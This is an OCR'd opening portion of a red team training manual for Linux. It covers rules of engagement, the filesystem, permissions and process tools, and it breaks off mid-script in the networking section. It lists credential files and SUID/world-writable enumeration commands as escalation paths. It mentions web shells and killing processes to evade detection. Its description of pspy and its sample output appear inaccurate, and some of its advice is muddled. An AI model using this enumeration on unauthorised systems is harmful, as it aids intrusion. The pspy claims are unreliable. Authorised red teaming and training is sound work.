
RED TEAM MANUAL



LINUX SYSTEMS

Red Team Manual: Linux Systems

By
Johnny Watts (aka Kaotick Jay), MSc.IT, MSCSIA, CEH, LPIC-3 303

Published by
ZeroVector Cyber Defense

Red Team Manual: Linux Systems

1. Introduction and Objectives

Welcome to the *Red Team Manual for Linux Systems*. This guide establishes a standardized and methodical approach for conducting offensive security operations against Linux-based infrastructures. Its purpose is to ensure tactical consistency, operational rigor, and ethical discipline across all red team personnel. By aligning on common principles and procedures, we streamline collaboration, reduce operational risk, and sharpen the effectiveness of our engagements.

1.1 Purpose and Strategic Importance

This manual functions as both a training asset and a tactical reference for red team operations targeting Linux environments. It addresses not only the practical methodologies of penetration testing but also the underlying rationale behind each tactic, technique, and procedure (TTP). By contextualizing actions within both a strategic and technical framework, we cultivate red teamers who think critically, adapt intelligently, and act decisively.

As adversarial emulators, our mission is to expose systemic weaknesses, simulate credible threat actors, and deliver actionable remediation guidance. Every engagement - whether red team assessment, assumed breach, or full-scope adversary emulation - serves the strategic goal of enhancing our client's ability to detect, respond to, and recover from

real-world threats.

1.2 Ethical Foundations and Rules of Engagement

All operations described herein must be executed in strict adherence to legal statutes, ethical standards, and organizational policies. We do not operate in legal gray areas. Our authority to test derives solely from formal written consent, bounded by well-scoped rules of engagement (ROE). These ROE define the operational boundaries: targets in scope, permitted techniques, timeframes, escalation protocols, and deconfliction procedures. These Rules of Engagement ensure that our actions are conducted with professionalism, integrity, and respect for the privacy and security of our clients' systems.

Failure to follow ethical and legal boundaries compromises not only the engagement but also the integrity and credibility of the red team as a whole. Every red teamer is expected to internalize the ethical obligations that distinguish offensive security professionals from malicious actors.

1.3 Target Audience and Prerequisites

This manual is intended for members of our red team, including both new inductees and seasoned operatives, who perform offensive operations against Linux-based systems. A working knowledge of Linux command-line usage, common administrative tools, and basic network protocols is assumed. While some introductory content is included for orientation purposes, the manual quickly ramps to intermediate and advanced material.

This guide may also prove beneficial to blue teamers seeking insight into offensive TTPs, developers hardening Linux software stacks, and system administrators aiming to understand how their systems might be targeted. Additionally, it can serve as a reference for individuals interested in learning more about Linux security or establishing their own red teaming methodologies.

1.4 Structure of the Manual

The manual is structured into modular chapters, each addressing a discrete domain of red teaming operations in Linux environments:

- **Reconnaissance & Intelligence Gathering**
- **Vulnerability Enumeration & Validation**
- **Privilege Escalation**

- **Credential Access & Lateral Movement**
- **Persistence Techniques**
- **Defense Evasion & Log Tampering**
- **Post-Exploitation & Data Exfiltration**
- **Operational Security (OpSec) for Red Teamers**
- **Reporting & Knowledge Transfer**
- **Legal, Ethical, and Strategic Considerations**

Each chapter contains detailed breakdowns of relevant tools, commands, and techniques, including use-case walkthroughs, sample outputs, common pitfalls, and operational notes. Where applicable, scripts, payloads, and configuration snippets are provided.

This manual is a living document. As tools evolve and new TTPs emerge, updates will be disseminated regularly to ensure our practices remain current and effective.

1.5 How to Use this Manual

You are encouraged to study this manual sequentially to gain a full understanding of the offensive workflow from end to end. However, the document is also designed to be modular - each chapter functions as a self-contained reference for that domain of activity. During operations, refer back to relevant sections to validate your approach or adapt to engagement-specific requirements.

The value of this manual increases when paired with a dedicated lab environment, such as a simulated enterprise Linux network or custom capture-the-flag (CTF) scenarios tailored to realistic defensive configurations. Treat each example not as a final solution but as a conceptual blueprint to refine and adapt during active testing.

Throughout the manual, you will find examples, command-line instructions, and software recommendations that illustrate the concepts being discussed. These practical elements will help you gain hands-on experience and strengthen your technical abilities.

1.6 Legal and Ethical Disclaimer

This manual is intended strictly for lawful, authorized use within the scope of professional red team engagements. Any unauthorized access, tampering, or exploitation of systems is illegal and unethical, and runs counter to the core values of the cybersecurity profession.

Engagements must only proceed under the following conditions:

- Written and time-bound authorization has been granted by the system owner.
- A clearly defined scope of work and ROE are in place and have been reviewed.
- Legal and compliance requirements (e.g., PCI-DSS, HIPAA, ISO 27001) are understood and respected.
- Stakeholders (e.g., IT, legal, compliance, SOC) are informed and aligned.

Violations will not be tolerated and may result in legal action, loss of employment, and professional disqualification.

By following this guide, we aim to foster a culture of continuous learning, professional development, and adherence to ethical principles. Together, we can enhance our skills, promote best practices, and contribute to the security and resilience of the systems we assess.

Remember, the primary objective of our red team is to help organizations identify and address security weaknesses. Ethical hacking plays a crucial role in improving overall security posture, and by conducting our assessments with integrity and professionalism, we contribute to the advancement of the cybersecurity industry.

1.7 Final Notes: Mission, Mindset, and Mastery

The red team exists not to break, but to build stronger defenses by thinking like an adversary and acting with discipline. We emulate the persistence, creativity, and unpredictability of real-world attackers - but we do so with ethical clarity and professional intent.

Let this manual serve not merely as a playbook, but as a catalyst for strategic thought, tactical excellence, and continuous growth. You are encouraged to contribute feedback, recommend tools, report inaccuracies, and suggest improvements - because this manual, like your skills, should never stop evolving.

---

2. Linux Basics

Linux is a widely deployed, Unix-like operating system renowned for its modular design, transparency, and security model. As the foundation of countless enterprise systems, cloud infrastructures, appliances, and embedded platforms, it is a primary target in many red team operations. For red teamers, understanding how Linux operates under the hood is not optional - it is vital for identifying and leveraging misconfigurations, exploiting weak access controls, and avoiding detection during assessments.

This chapter introduces the foundational concepts and constructs of the Linux operating system from a red team perspective. While it is not an exhaustive Linux tutorial, it focuses on those elements most relevant to adversarial emulation and system compromise. Mastery of these basics will enable you to operate more effectively in diverse target environments, pivot between privilege levels, and execute post-exploitation actions with efficiency and precision.

Topics covered in this section include:

- Key filesystem structures and how they affect privilege separation and file discovery.
- User and group models, with emphasis on permission enforcement and escalation vectors.
- Process and service management fundamentals, including daemon behavior and background task identification.
- Shell environments and command execution contexts relevant to operational stealth and persistence.
- Networking basics, including interface enumeration, socket analysis, and local port reconnaissance.
- Logging behavior and audit artifacts commonly used by defenders to detect unauthorized activity.

Red teamers must become comfortable navigating the Linux command line, parsing configuration files, identifying privilege boundaries, and understanding the execution flow of the system. These skills will underpin every phase of a Linux engagement - from initial access and privilege escalation to persistence and cleanup.

Approach this chapter as a tactical primer: not just *how* Linux works, but *why* it matters in an offensive context.

2.1 File System Structure

The Linux file system follows a hierarchical, tree-like structure, with the **root directory (`/`)** at its base. All files, directories, devices, and mounted volumes branch from this single root, regardless of physical storage devices or partitions. For red team operators, a solid grasp of the Linux filesystem hierarchy is essential for locating sensitive data, understanding system configurations, deploying payloads, and establishing persistence.

Below is an overview of critical directories and their offensive security relevance:

Root Directory (`/`)

The root directory is the top-level of the Linux filesystem. All other directories originate from it, directly or indirectly. It is represented by a single forward slash (`/`). All absolute paths begin here - for example, `/home/user1/.ssh/authorized_keys`.

This directory is not to be confused with `/root`, which is the home directory of the root user.

Essential Binaries Directory (`/bin`)

`/bin` contains fundamental user-space binaries necessary for basic system operation. These tools are usually statically available even in single-user or rescue modes and include commands such as:

- `ls` – List directory contents
- `cp` – Copy files
- `mv` – Move or rename files
- `cat` – Display file contents
- `sh`, `bash` – Shell executables (on some systems)

For red teamers, these commands form the backbone of basic enumeration, lateral movement, and file manipulation tasks - especially on hardened systems where advanced tools may be absent.

System Configuration Directory (`/etc`)

The `/etc` directory contains nearly all system-wide configuration files. This directory is a goldmine for intelligence gathering, credential discovery, and misconfiguration exploitation.

Key files and subdirectories include:

- `/etc/passwd` – User account definitions
- `/etc/shadow` – Encrypted user passwords (readable by root only)
- `/etc/group` – Group definitions
- `/etc/sudoers` – Sudo permissions and escalation paths
- `/etc/network/interfaces` or `/etc/netplan/` – Network interface configuration
- `/etc/ssh/sshd_config` – SSH daemon configuration (e.g., allowed auth types, root login)
- `/etc/crontab`, `/etc/cron.*/` – System-wide scheduled jobs

Understanding the structure and syntax of files in `/etc` is crucial when analyzing privilege boundaries, network exposure, or attack surface configuration.

User Home Directory (`/home`)

This directory holds personal directories for each non-root user. For example, the user `alice` will typically have `/home/alice`. These directories are often rich in:

- Documents and data files
- Application configuration (`~/.config/`)
- SSH keys (`~/.ssh/id_rsa`, `~/.ssh/authorized_keys`)
- Shell history files (`.bash_history`, `.zsh_history`)
- GPG keys, credential caches, API tokens

Gaining access to a user's home directory can yield sensitive information, escalate privileges, or facilitate lateral movement - especially when users reuse credentials across services.

Temporary Files Directory (`/tmp`)

`/tmp` is a world-writable directory designed for storing temporary data. Files here are often deleted upon reboot or cleared periodically, though this behavior can vary between distributions.

Security implications include:

- World-writable with the **sticky bit** (`drwxrwxrwt`): Any user may create files, but only the owner or root may delete them.
- Frequently used for payload staging and privilege escalation due to lax access controls.
- Temporary copies of user-submitted data, logs, or installation scripts may appear here transiently.

Red team operators often utilize `/tmp` to drop post-exploitation tools, compile exploits, or pivot between users - particularly on systems lacking outbound internet access.

Variable Data Directory (`/var`)

`/var` holds files that are expected to change frequently or grow over time. Its contents vary by system role (e.g., web server, mail server, DNS resolver).

Important subdirectories include:

- `/var/log/` – System logs (`auth.log`, `syslog`, `secure`, `messages`)
- `/var/mail/` – Local user mailboxes
- `/var/spool/cron/` – User cron jobs
- `/var/tmp/` – Like `/tmp`, but not cleared on reboot (often forgotten by admins)
- `/var/www/` – Default web root for Apache/Nginx

From an offensive standpoint, `/var` provides access to valuable telemetry (e.g., failed login attempts, process crashes), as well as opportunities to manipulate logs or deploy web shells in exposed document roots.

Operational Note:

While the directories above are common across most Linux distributions, specific paths, behaviors, and permissions can differ based on the system's role, distribution, and security posture. Some files may be symbolic links or mount points to other volumes. Red teamers must dynamically adapt enumeration based on the system's configuration rather than relying on assumptions.

Also remember:

- Directories like `/usr`, `/opt`, and `/srv` may contain additional binaries, services, and data depending on how the system is provisioned.
- Tools such as `tree`, `find`, `du`, and `df` can help quickly understand the layout and usage of a system's file structure.

Understanding the Linux filesystem isn't just about navigation - it's about recognizing *where the data lives*, *how the system is configured*, and *what the operator or organization cares about*. These insights are critical for every phase of a red team engagement.

2.2 Permissions

Understanding file and directory permissions is critical for assessing the security posture of Linux systems. Linux implements a discretionary access control (DAC) model, where each file or directory is governed by an owner, an associated group, and a set of permission flags that define access levels for the owner (user), group members, and all others (world).

Improperly configured permissions are among the most common - and most easily overlooked - misconfigurations in Linux environments. For red teamers, these misconfigurations present potential avenues for privilege escalation, lateral movement, data exfiltration, and persistence.

Basic Permission Types

Each file or directory may have three types of basic permissions, each corresponding to a specific operation:

- **Read (`r`)** – Grants permission to view the contents of a file or to list the contents of a directory.

- **Write (`w`)** – Allows modification of a file's contents or, in the case of a directory, the ability to create, delete, or rename files within it.
- **Execute (`x`)** – For files, this grants the ability to run the file as a program or script. For directories, it allows traversal - i.e., entering the directory and accessing files or subdirectories within it.

Each of these permissions can be applied independently to:

- The **user** (owner)
- The **group** (a defined group of users)
- **Others** (all remaining users on the system)

Example permission string:

```
-rwxr-xr--  1 alice devs  5120 Jul  9 11:05 deploy.sh
```

Here:

- Owner (`alice`) has read, write, and execute
- Group (`devs`) has read and execute
- Others have read-only

Numeric Permission Notation

Permissions can be represented using a three-digit octal format, where each digit corresponds to user, group, and others respectively. The values map as follows:

VALUE	PERMISSION	BINARY
0	---	000
1	--x	001
2	-w-	010
3	-wx	011
4	r--	100
5	r-x	101
6	rw-	110

VALUE	PERMISSION	BINARY
7	rwx	111

Examples:

- `777` → Full permissions to all (dangerous; often a red flag)
- `755` → Owner can read/write/execute; group and others can read/execute
- `644` → Owner can read/write; group and others can read only

Managing Permissions

Red teamers frequently enumerate and manipulate permissions - when authorized - to evaluate or exploit access control weaknesses. The following tools are essential for this task:

`chmod` – Change Mode (Permissions)

`chmod` modifies file or directory permissions using either symbolic or numeric notation.

- **Numeric example**:
  `chmod 644 sensitive.txt`
  Grants read/write to user, read-only to group and others.
- **Symbolic example**:
  `chmod u+x backup.sh`
  Adds execute permission to the user (owner) for `backup.sh`.

Symbolic notation:

- `u` = user (owner)
- `g` = group
- `o` = others
- `a` = all
- `+`, `-`, `=` = add, remove, set exactly

`chown` – Change Owner

Changes both user and group ownership of a file:

```
chown user1:group1 file.txt
```

Useful for adjusting access controls, or identifying dangerous ownership (e.g., world-writeable files owned by root but writable by others).

`chgrp` – Change Group

Used to alter the group ownership of a file or directory:

```
chgrp admins report.log
```

This may affect who inherits read/write/execute privileges if group-based permissions are used to restrict access.

Special Permissions

Linux supports several *special permission bits* that modify standard behavior. These are often overlooked but critical from an offensive standpoint.

SetUID (`s`)
When set on an executable, this causes the process to run with the permissions of the file's owner, not the user executing it. If owned by root, this can lead to privilege escalation.

- Example:
  `-rwsr-xr-x  root  /usr/bin/passwd`
  The `passwd` utility must run as root to modify `/etc/shadow`.

SetGID (`s`)
When applied to executables, causes the process to run with the group's privileges. On directories, it ensures that new files inherit the group of the parent directory.

Sticky Bit (`t`)
Typically applied to shared directories (e.g., `/tmp`). Prevents users from deleting or renaming files owned by others.

- Example permissions:
  `drwxrwxrwt 7 root root 4096 /tmp`

Red team relevance:

- Directories like `/tmp` or `/var/tmp` are frequent staging grounds. Confirm the sticky bit is set (`chmod +t /tmp`) or risk race conditions or hijacking of temp files.

Offensive Implications of Misconfigured Permissions

- **World-writable files** (`chmod o+w`) may be altered by any user, opening paths for code injection, backdoor implantation, or privilege escalation.
- **SUID-root binaries** may be exploited if the executable is vulnerable or can be manipulated via environment variables or symlinks.
- **Incorrectly owned system scripts** may be overwritten by non-privileged users, allowing escalation.
- **Readable `/etc/shadow` or database config files** may expose password hashes or database credentials.

Use commands like the following for quick enumeration:

```
find / -perm -4000 -type f 2>/dev/null    # SUID binaries
find / -perm -2000 -type f 2>/dev/null    # SGID binaries
find / -perm -2 -type f 2>/dev/null       # World-writable files
```

Understanding and analyzing permissions is fundamental for red team operations. From initial foothold to post-exploitation, permission misconfigurations can lead directly to privilege escalation, data exposure, or persistence mechanisms. However, changing permissions or ownership outside authorized scope is not only unethical - it is illegal. All actions must align with your Rules of Engagement and written client authorization.

Always document discovered permission flaws and recommend best practices such as:

- Least privilege enforcement
- Regular audits of world-writable and SUID/SGID files
- Logging and alerting on permission changes

2.3 Processes

Processes are fundamental to Linux systems, and as a red teamer, understanding how to manage and interact with processes is essential. Processes are instances of executing programs or commands that are running on the system. They can be system processes or user processes, each serving different purposes.

Here are some important commands related to process management:

ps: The `ps` command displays information about active processes running on the system. By default, it provides a snapshot of processes associated with the current terminal session. Commonly used options include:

`ps aux`: Displays a comprehensive list of all running processes on the system, including details such as process ID (PID), CPU and memory usage, user, command, and more.
Use case scenario: During a red team exercise, you can use `ps aux` to identify processes running with elevated privileges or those associated with critical system components. Look for processes that are running as root or with unusual names or paths.
**Example command and output:

```
$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME
COMMAND
root         1  0.0  0.2 169528 11596 ?        Ss   May20   0:05
/sbin/init
root         2  0.0  0.0      0     0 ?        S    May20   0:00
[kthreadd]
root         3  0.0  0.0      0     0 ?        I<   May20   0:00
[rcu_gp]
...
user1      1234  0.2  1.5 312824 76832 ?        S    May20   2:10
/usr/bin/application
...
```

In the above example, the `ps aux` command provides a detailed list of running processes, including information about the user, PID, CPU and memory usage, and the command being executed. This output allows red teamers to identify processes with high resource consumption or those running with elevated privileges.

Additional options and variations:

`ps -ef`: Provides a similar output to `ps aux`, but uses a different format to display the process information.
`ps -e --forest`: Displays a hierarchical view of processes, showing their parent-child relationships.
`ps -o pid,ppid,user,%cpu,%mem,cmd`: Customizes the output format to show specific columns like PID, parent PID, user, CPU and memory usage, and command.
`ps -U user1`: Shows processes owned by a specific user, such as "user1."

kill: The `kill` command allows you to terminate running processes. By specifying the process ID (PID) or the process name, you can send different signals to control the behavior of the process. Some common signals used with the `kill` command include:

`SIGTERM` (signal 15): Terminates the process gracefully, allowing it to perform any necessary cleanup operations before exiting.

Use case scenario: Suppose you have gained access to a system during a red team engagement and want to evade detection or clear logs. You can use `kill` with the appropriate PID and the `SIGTERM` signal to gracefully terminate the process and make it appear as a normal system shutdown.

Example command:

```
$ kill 1234
```

In the above example, the `kill` command is used with the PID `1234` to send the `SIGTERM` signal to the process, requesting it to terminate gracefully. The process will perform any necessary cleanup operations before exiting, making it less suspicious compared to a sudden termination.

- `SIGKILL` (signal 9): Forces the termination of the process without allowing it to perform any cleanup operations. This signal should be used as a last resort when a process is unresponsive or cannot be terminated gracefully.

Use case scenario: During a red team exercise, you may encounter a process that is unresponsive or refuses to terminate gracefully. In such cases, using the `SIGKILL` signal with the `kill` command can forcefully terminate the process, ensuring it is stopped regardless of its current state.

Example command:

```
$ kill -9 5678
```

In the above example, the `kill` command is used with the PID `5678` and the `SIGKILL` signal to forcefully terminate the process. This signal does not allow the process to perform any cleanup operations, making it useful when dealing with stubborn or malicious processes.

- **top:** The `top` command provides real-time monitoring of system activity and resource usage. It presents a dynamic view of running processes, CPU usage, memory consumption, and other system metrics. The information is continuously updated, allowing you to observe changes in resource usage over time. `top` is particularly useful for identifying resource-intensive processes, tracking down performance bottlenecks, and troubleshooting issues.

Use case scenario: During a red team exercise, you can use `top` to identify processes consuming excessive CPU or memory resources. Look for processes that may indicate suspicious or malicious activities, such as a high CPU usage by a process that shouldn't normally be resource-intensive.

Example command:

```
$ top
```

The `top` command provides an interactive view of the system's current processes and resource usage. It continuously updates the information, allowing you to monitor the system in real-time. By analyzing the CPU usage, memory consumption, and other system metrics, you can identify resource-intensive processes that may require further investigation during a red team engagement.

Example output:

```
top - 12:34:56 up 1 day, 3:45, 2 users, load average: 0.72, 0.86,
0.91
Tasks: 123 total,   1 running, 122 sleeping,   0 stopped,   0
zombie
%CPU(s): 23.4 us,  5.2 sy,  0.0 ni, 71.4 id,  0.0 wa,  0.0 hi,  0.0
si,  0.0 st
MiB Mem :  16000.0 total,   6000.0 free,   8000.0 used,   2000.0
buff/cache
MiB Swap:   2000.0 total,   1500.0 free,    500.0 used.   9000.0
avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+
COMMAND
 1234 user1     20   0  123456  78910  12345 R  50.0  0.5   0:01.23
suspicious_process
 5678 user2     20   0  234567  90123  23456 S  10.0  0.6   0:45.67
normal_process
```

In the above example, the `top` command provides a snapshot of the system's processes and resource usage. The output includes information such as the PID, user, CPU usage (%CPU), memory consumption (%MEM), and command name (COMMAND). By observing the CPU usage and looking for unusual or resource-intensive processes, red teamers can identify potential indicators of compromise or suspicious activities during an engagement.

Understanding and effectively utilizing the `top` command allows red teamers to monitor system activity, track resource usage, and identify processes that may require further investigation. By keeping a watchful eye on CPU

- **pstree:** The `pstree` command displays a hierarchical tree structure of processes, showing their relationships and dependencies. It provides a visual representation of the process hierarchy, making it easier to understand the parent-child relationships between processes.

Use case scenario: During a red team engagement, you can use `pstree` to analyze the process tree and identify critical processes that are essential for system operation. Look for processes that have parent processes with elevated privileges or those that are responsible for key system functions.

Example command:

```
$ pstree
```

The `pstree` command generates a tree-like structure of processes, highlighting their relationships. By examining the process tree, you can identify the parent-child relationships and understand how processes are connected to each other.

Example output:

```
systemd&#x2500;&#x252C;&#x2500;systemd-journal
        &#x251C;&#x2500;systemd-logind
        &#x251C;&#x2500;systemd-resolve
        &#x251C;&#x2500;systemd-udevd
        &#x251C;&#x2500;2*[agetty]
        &#x251C;&#x2500;cron
        &#x251C;&#x2500;dbus-daemon
        &#x251C;&#x2500;networkd-dispat

&#x251C;&#x2500;sshd&#x2500;&#x252C;&#x2500;sshd&#x2500;&#x2500;&#x
2500;sshd&#x2500;&#x2500;&#x2500;bash&#x2500;&#x2500;&#x2500;pstree
        &#x2502;
&#x2514;&#x2500;sshd&#x2500;&#x2500;&#x2500;sshd&#x2500;&#x2500;&#x
2500;bash
        &#x251C;&#x2500;systemd&#x2500;&#x252C;&#x2500;(sd-pam)
        &#x2502;         &#x2514;&#x2500;(sd-pam)
        &#x2514;&#x2500;systemd&#x2500;&#x252C;&#x2500;systemd

&#x251C;&#x2500;systemd&#x2500;&#x252C;&#x2500;systemd-network
                  &#x2502;         &#x251C;&#x2500;systemd-resolv
                  &#x2502;         &#x2514;&#x2500;{systemd}
                  &#x2514;&#x2500;{systemd}
```

In the above example, the `pstree` command visualizes the process hierarchy. Each process is represented as a node in the tree, with its child processes indented below it. By examining the tree structure, red teamers can identify critical processes, such as the SSH server (`sshd`), and understand their dependencies on other processes.

- **pgrep:** The `pgrep` command allows you to search for processes based on their names or other attributes and retrieve their process IDs (PIDs). It provides a convenient way to find specific processes without needing to manually search through the process list.

Use case scenario: During a red team engagement, you can use `pgrep` to search for processes associated with specific services or applications that might be potential targets for exploitation. For example, you can search for processes related to a vulnerable web server or database service.

Example command:

```
$ pgrep apache2
```

The `pgrep` command searches for processes with the specified name or attributes and returns their PIDs. By using `pgrep` with specific search patterns, red teamers can quickly identify relevant processes for further analysis or exploitation.

Example output:

```
1234
5678
```

In the above example, the `pgrep` command searches for processes with the name "apache2" and returns their PIDs. The output includes the PIDs of the processes associated with the Apache web server. This information can be useful for further investigation or targeting specific processes during a red team exercise.

- **strace:** The `strace` command is used to trace and monitor system calls and signals made by a process. It provides detailed information about the interactions between a process and the operating system, including file operations, network communications, and signal handling.

Use case scenario: During a red team engagement, you can use `strace` to analyze the behavior of a suspicious or target process. By tracing its system calls, you can gain insights into its activities, such as file access, network connections, or potential vulnerabilities.

Example command:

```
$ strace -p 1234
```

The `strace` command attaches to an existing process specified by its PID and traces its system calls in real-time. By monitoring the system calls and their corresponding results, red teamers can gather valuable information about the inner workings of a process.

Example output:

```
strace: Process 1234 attached
open("/etc/passwd", O_RDONLY)        = 3
read(3, "root:x:0:0:root:/root:/bin/bash\n"..., 4096) = 1876
close(3)                              = 0
...
```

In the above example, the `strace` command attaches to the process with PID 1234 and traces its system calls. The output shows the sequence of system calls made by the process, such as opening a file (`open`), reading from a file (`read`), and closing a file (`close`). By analyzing the system calls, red teamers can gain insights into the process's behavior and potentially uncover vulnerabilities or suspicious activities.

By utilizing these additional commands, red teamers can expand their process management capabilities and gain deeper insights into system activities during engagements. These commands provide valuable information for identifying critical processes, searching for specific processes, visualizing process hierarchies, and tracing system calls.

In addition to these commands, red teamers can also leverage specialized tools like **pspy** for enhanced process monitoring. Pspy is a powerful tool that allows you to monitor processes at the kernel level, providing insights into process execution, system calls, and other activities. It is typically used during an active red team engagement after the target system has been compromised and pspy has been successfully installed.

Pspy enables red teamers to observe processes and their interactions on the compromised system, potentially uncovering hidden activities or indicators of compromise that might go undetected by traditional monitoring tools.

When monitoring pspy's output during an active red team exercise, you should look for specific indicators that can help identify suspicious or malicious activities:

- **Unusual processes or commands:** Pay attention to any processes or commands that are executed or spawned on the system but are not part of normal operations. These could indicate unauthorized activities or the presence of malicious software.

Example output:

```
2023/05/25 13:30:01 CMD: UID=0    PID=1234    |
/usr/bin/suspicious-command
```

- **Privilege escalation attempts:** Watch for attempts to execute commands with elevated privileges or access sensitive system files. These actions may indicate an adversary's attempt to escalate privileges and gain further control over the system.

Example output:

```
2023/05/25 13:30:03 OPEN: UID=1001    PID=5678    | /etc/passwd
```

- **File manipulation in critical directories:** Look for any creation or modification of files in critical directories, such as system directories or directories containing sensitive information. These activities may suggest attempts to establish persistence, perform unauthorized actions, or modify critical configuration files.

Example output:

```
2023/05/25 13:30:05 WRITE: UID=0    PID=9012    |
/var/log/backdoor.log
```

- **Network connections or communication:** Monitor for network connections initiated by suspicious processes, which may indicate command-and-control (C2) activities or data exfiltration attempts.

Example output:

```
2023/05/25 13:30:07 ACCEPT: UID=1000    PID=3456    |
192.168.0.1:4444
```

Please note that using pspy assumes that the target system has already been compromised and pspy has been successfully installed. It is important to ensure proper authorization and adherence to legal and ethical guidelines when performing red team activities.

You can download pspy from the following links for the respective 32-bit and 64-bit versions:

- 32-bit version:Download pspy (32-bit)
- 64-bit version:Download pspy (64-bit)

After downloading pspy, transfer it to the compromised system and follow the appropriate steps to install and run it, depending on the specific target system and circumstances.

By incorporating pspy into their red teaming toolkit, security professionals can gain deeper insights into process activities at the kernel level, enabling them to detect and respond to potential threats more effectively within the compromised system.

Shell Scripting Examples for Process Management

1. `ps` Automation: List and Filter Processes

A simple script to list all processes running as root and save them to a file for analysis:

```
#!/bin/bash
# Save root-owned processes to root_processes.txt

output_file="root_processes.txt"
echo "Listing all processes running as root user..." >
"$output_file"
ps aux | grep '^root' >> "$output_file"

echo "Saved root processes to $output_file"
```

2. Graceful Termination with `kill` Script

This script accepts a process name, finds all PIDs matching, and sends SIGTERM (graceful termination):

```
#!/bin/bash
# Gracefully terminate all processes by name

if [ -z "$1" ]; then
  echo "Usage: $0 <process_name>"
  exit 1
fi

process_name="$1"
pids=$(pgrep "$process_name")

if [ -z "$pids" ]; then
  echo "No processes found matching: $process_name"
  exit 0
fi

echo "Sending SIGTERM to processes: $pids"
for pid in $pids; do
  kill -15 "$pid" && echo "Terminated PID $pid ($process_name)"
done
```

3. Forceful Termination Script

Same as above but uses `SIGKILL` when processes refuse to terminate:

```
#!/bin/bash
# Force kill all processes by name

if [ -z "$1" ]; then
  echo "Usage: $0 <process_name>"
  exit 1
fi

process_name="$1"
```

```
pids=$(pgrep "$process_name")

if [ -z "$pids" ]; then
  echo "No processes found matching: $process_name"
  exit 0
fi

echo "Sending SIGKILL to processes: $pids"
for pid in $pids; do
  kill -9 "$pid" && echo "Killed PID $pid ($process_name)"
done
```

4. Automated Resource Monitoring Using `top`

This script runs `top` in batch mode, captures the top 10 CPU consuming processes, and logs them with a timestamp:

```
#!/bin/bash
# Log top 10 CPU-consuming processes every minute

logfile="top_cpu.log"

while true; do
  echo "=== $(date) ===" >> "$logfile"
  top -b -o %CPU -n 1 | head -n 17 >> "$logfile"
  echo "" >> "$logfile"
  sleep 60
done
```

> ***Tip:*** *Use `top -b` for batch mode output suited for logging.*

5. Process Tree Visualization with `pstree` in Script

Save the current process tree to a file for offline analysis:

```bash
#!/bin/bash
# Save process tree to file

output_file="process_tree.txt"
pstree > "$output_file"
echo "Process tree saved to $output_file"
```

6. Find and Report Processes with `pgrep`

Script that checks for specific service processes and reports their existence:

```bash
#!/bin/bash
# Check if specified service is running

if [ -z "$1" ]; then
  echo "Usage: $0 <service_name>"
  exit 1
fi

service="$1"
pids=$(pgrep "$service")

if [ -z "$pids" ]; then
  echo "Service '$service' is NOT running."
else
  echo "Service '$service' is running with PID(s): $pids"
fi
```

7. Attach `strace` to a Process for a Limited Time

This script attaches to a given PID, logs system calls for 10 seconds, then detaches:

```bash
#!/bin/bash
# Trace syscalls for a process for 10 seconds

if [ -z "$1" ]; then
  echo "Usage: $0 <PID>"
  exit 1
fi
```

```
pid="$1"
logfile="strace_$pid.log"

echo "Attaching strace to PID $pid for 10 seconds..."
strace -p "$pid" -o "$logfile" &
strace_pid=$!

sleep 10
kill -INT "$strace_pid"

echo "Strace output saved to $logfile"
```

> ***Warning:*** *Ensure you have permission to trace the target process.*

8. Launch `pspy` and Log Output

Assuming `pspy` binary is on the system and executable, this script runs `pspy` and saves its output with timestamps:

```
#!/bin/bash
# Run pspy and save output

if ! command -v ./pspy64 &> /dev/null; then
  echo "pspy binary not found or not executable."
  exit 1
fi

logfile="pspy.log"
echo "Starting pspy... Logging to $logfile"
./pspy64 > "$logfile" 2>&1 &
pspy_pid=$!

echo "pspy started with PID $pspy_pid"
echo "Press Ctrl+C to stop pspy."

trap "kill $pspy_pid; exit" INT TERM

wait $pspy_pid
```

These shell scripting examples provide practical automation templates to:

- Quickly identify and report processes.
- Gracefully or forcefully terminate processes by name.
- Monitor system resource usage continuously.
- Capture and analyze process hierarchies.
- Trace and monitor suspicious processes with `strace` and `pspy`.

Each script can be extended or combined for more complex operational workflows during red team engagements.

2.4 Networking

Networking is a fundamental aspect of red team operations, as it enables communication between systems, reconnaissance of target networks, exploitation, and persistence. Mastery of key networking tools and concepts is essential for any red teamer aiming to conduct thorough engagements.

Basic Network Connectivity Testing: `ping`

The `ping` command is the simplest tool for testing basic network connectivity. It uses ICMP (Internet Control Message Protocol) echo requests to determine if a remote host is reachable and measures the round-trip time of messages.

Usage:

```
ping <target IP or hostname>
```

Example:

```
ping 192.168.1.1
```

Explanation:

- Sends ICMP echo requests continuously until stopped (usually with `Ctrl+C`).
- Reports the response time and packet loss.

- Helps confirm if a target is alive on the network.

Shell script example: Ping a list of IP addresses and report which are reachable.

```
#!/bin/bash

for ip in 192.168.1.{1..10}; do
